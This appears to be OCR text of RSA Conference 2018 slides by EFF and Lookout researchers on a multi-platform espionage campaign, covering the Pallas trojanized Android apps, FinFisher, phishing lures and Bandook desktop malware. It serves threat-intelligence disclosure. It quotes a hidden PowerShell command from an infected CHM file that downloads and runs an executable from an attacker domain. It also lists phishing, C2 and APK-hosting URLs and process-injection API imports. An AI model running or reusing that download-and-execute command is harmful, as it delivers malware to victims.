RSAConference2018
San Francisco | April 16 – 20 | Moscone Center

SESSION ID: MBS-F01

NATION-STATE ESPIONAGE: HUNTING MULTI-PLATFORM APTS ON A GLOBAL SCALE

Eva Galperin

Director of Cybersecurity
Electronic Frontier Foundation
@evacide

Michael Flossman

Head of Threat Intelligence
Lookout
@terminalrift

Overview


Talk Overview

1. Background
2. Mobile Components
3. Desktop Components
4. Data Exfiltration
5. Infrastructure and Identities
6. Building 3F6
7. Conclusions and Updates


BACKGROUND

Previous Research

Who was it?




Who was it?



MOBILE COMPONENTS

Pallas & FinFisher

Pallas – Trojanized Apps



Connected to the Tor network

You've successfully connected to the Tor network - but this does NOT mean your device is secure. You can use the 'Browser' button to test your connection.

Visit us at https://guardianproject.info/apps/orbot or send an email to help@guardianproject.info to learn more.

OKAY

Tap "Agree and continue" to accept the WhatsApp Terms of Service and Privacy Policy

Secure messaging

- Threema, Signal, WhatsApp, Primo, Plus Messenger

Privacy / Connectivity

- Orbot, Psiphon

Miscellaneous

- Flash Player, Google Play Push


Most are fully functional

Pallas - Capabilities

- Take photos with front or back camera
- Intercept incoming text messages and exfiltrate
- Retrieve latitude / longitude from GPS
- Silently record audio with device microphone
- Retrieve contacts, call logs, attacker specified files
- Scan and retrieve nearby WIFI access points
- Delete attacker specified files and directories

- Retrieve device metadata
- Retrieve text messages
- Retrieve information about all accounts
- Send an SMS to an attacker specified number
- Retrieve messages and any corresponding decryption keys from messaging apps
- Retrieve a list of installed packages
- Download and install additional apps

Attack Vectors



Phishing messages
Facebook group

Phishing messages
WhatsApp

Physical access


Phishing server
tweetsfb.com
Set up for credential harvesting

Watering hole server
secureandroid.info
Fake app store

C2 server
adobeair.net

Attack Vectors

Phishing




How are you?
12:32


hxxp://secureandroid[.]info/androidapps/telegram+.html
12:33

You can download from here to communicate better
12:33

Physical Access



Hello [redacted]. I got my phone back. Please use this number for text and phone. Thank you [redacted], [redacted]
16:34



Welcome To Our BlackMarket

Quality is better than the original! Highly detailed, enhanced and enchanted miniatures. Powered up and flawless.

© Copyright © 2016.
SecureAndoidApps

Home | Contact-us

Welcome To Our BlackMarket


Quality is better than the original! Highly detailed, enhanced and enchanted miniatures. Powered up and flawless.

© Copyright © 2016.
SecureAndoidApps

Home | Contact-us

Pallas - Summary

- No exploits; actor favors social engineering
- Stack Overflow is everyone’s friend
  - C2 obfuscation
  - Exfiltration implementation (both client and server)
  - Minor modifications to publicly available code
- Low barrier to BYO Surveillance
- Doesn’t need to be sophisticated to be effective



Cutting corners to meet arbitrary management deadlines


Essential

Copying and Pasting from Stack Overflow

O’REILLY®


The Practical Developer
@ThePracticalDev

No 0day?



Surviellance on the cheap

ViperRAT



שנייה אני אשלח לך תמונה נשמה


אוקיי חחח

אתה יכול להיכנס לאפליקציה YC

איפה נעלמתה

מה זה האפלקציה הזאת?


xRAT



2014年9月16日


Check out this Android app designed by CODE4HK for the coordination of OCCUPYCENTRAL! http://is.gd/_______ 下午8:16

Marcher



i dag 09.19

Din pakke er tilgængelig for afhentning. Følg linket for at se alle oplysninger om din pakke. http://bit.ly/1VDxsKW



http://www.fhsinsaat.com/apk/post.apk

http://www.fhsinsaat.com/apk/post.apk

bitly.com/1VDxsKW COPY

5,996 CLICKS

Premium Tooling?

REMEMBER WHEN THREAT ACTORS USED FINFISHER?
PEPPERIDGE FARM REMEMBERS

- Fake Android Update that doesn’t appear in previous FinFisher dumps (TrojanID - Nana)
- Exynos exploit included
- Contains 3 mobile endpoints:
  - +7820435193
  - +7820944266
  - +78235424312
- Kazakhstan calling code + package compilation time of 2014-03-27 17:26:14 UTC suggests Op Manul timeline.

DESKTOP COMPONENTS

Bandooks and RATs

Infection Vectors

Chained zero day exploits pivoting access off of compromised SCADA systems and using the blockchain for exfiltration!


Infection Vectors

Just kidding.

It was phishing.

It's always phishing.

Infection Vectors


Word macro Fixed - Microsoft Word
File Edit View Insert Format Tools Table Window Help
Type a question for help
start
Word macro Fixed - ...
4:34 AM

This Document is protected!

1 Open the document in Microsoft Office. Previewing offline is not available for protected documents.


2 If this document was downloaded from your email, please click "Enable editing" from the yellow bar above.

3 Once you have enabled editing, please click "Enable content" on the yellow bar above.

"Word macro Fixed": 66 characters (an approximate value).


- Infected documents presumably sent over email.
- Word, Excel, and PDF
- Macros, macros, macros!
- Infected CHM file running powershell?
  - That’s new...

Infection Vectors




```
cmd.exe,/c powershell.exe -ExecutionPolicy bypass -noprofile
-WindowStyle Hidden (New-Object
System.Net.WebClient).DownloadFile(‘https://cma-
cgrm[.]com/ebusiness/ne.abc’,’%TEMP%\chmplg.exe’);Start-Process
%TEMP%\chmplg.exe;
```

Bandook


MODERN CINEMA presents
BANDOOK
a film by ADITYA OM
Music On
Worldwide Records
WHERE GUN IS THE LAST ARGUMENT...PERFECT STYLE...ULTIMATE CHARM
SPECIAL THANKS TO KAPIL SIBAL JI FOR THE LYRICS (SONG) "TU JALDI BATAA"
OMM
BRIGHT

- Observed as part of Operation Manul, new variant used by DC.
- Hindi word for “gun.”
- Modular
- Windows only
- Available for sale online, but the versions that we found seem to be a private copy
- Heavily obfuscated
- Found in trojanized copies of a drawing program and circumvention software Psiphon (fitting with mobile MO)


Bandook - Unpacking



```
0012FDF0 dd offset aNtwritevirtual              ; "NtWriteVirtualMemory"
0012FDF4 dd offset aNtprotectvirtu              ; "NtProtectVirtualMemory"
0012FDF8 dd offset aTranslatemessa              ; "TranslateMessage"
0012FDFC dd offset aFreeresource                ; "FreeResource"
0012FE00 dd offset aEnumresourcena              ; "EnumResourceNamesA"
0012FE04 dd offset aLockresource                ; "LockResource"
0012FE08 dd offset aLoadresource                ; "LoadResource"
0012FE0C dd offset aSizeofresource              ; "SizeofResource"
0012FE10 dd offset aFindresourcea               ; "FindResourceA"
0012FE14 dd offset aKilltimer                   ; "KillTimer"
0012FE18 dd offset aSettimer                    ; "SetTimer"
0012FE1C dd offset aDispatchmessag              ; "DispatchMessageA"
0012FE20 dd offset aGetmessagea                 ; "GetMessageA"
0012FE24 dd offset aPostquitmessag              ; "PostQuitMessage"
0012FE28 dd offset aPeekmessagea                ; "PeekMessageA"
0012FE2C dd offset aCreateeventa                ; "CreateEventA"
0012FE30 dd offset aGettickcount                ; "GetTickCount"
0012FE34 dd offset aUser32_dll_0                ; "user32.dll"
0012FE38 dd offset aMsgwaitformult              ; "MsgWaitForMultipleObjects"
0012FE3C dd offset aResumethread                ; "ResumeThread"
0012FE40 dd offset aSetthreadconte              ; "SetThreadContext"
0012FE44 dd offset aWriteprocessme              ; "WriteProcessMemory"
0012FE48 dd offset aVirtualallocex              ; "VirtualAllocEx"
0012FE4C dd offset aTerminateproce              ; "TerminateProcess"
0012FE50 dd offset aReadprocessmem              ; "ReadProcessMemory"
0012FE54 dd offset aGetthreadconte              ; "GetThreadContext"
0012FE58 dd offset aCreateprocessa              ; "CreateProcessA"
0012FE5C dd offset aGetcommandline              ; "GetCommandLineA"
0012FE60 dd offset aIsbadreadptr                ; "IsBadReadPtr"
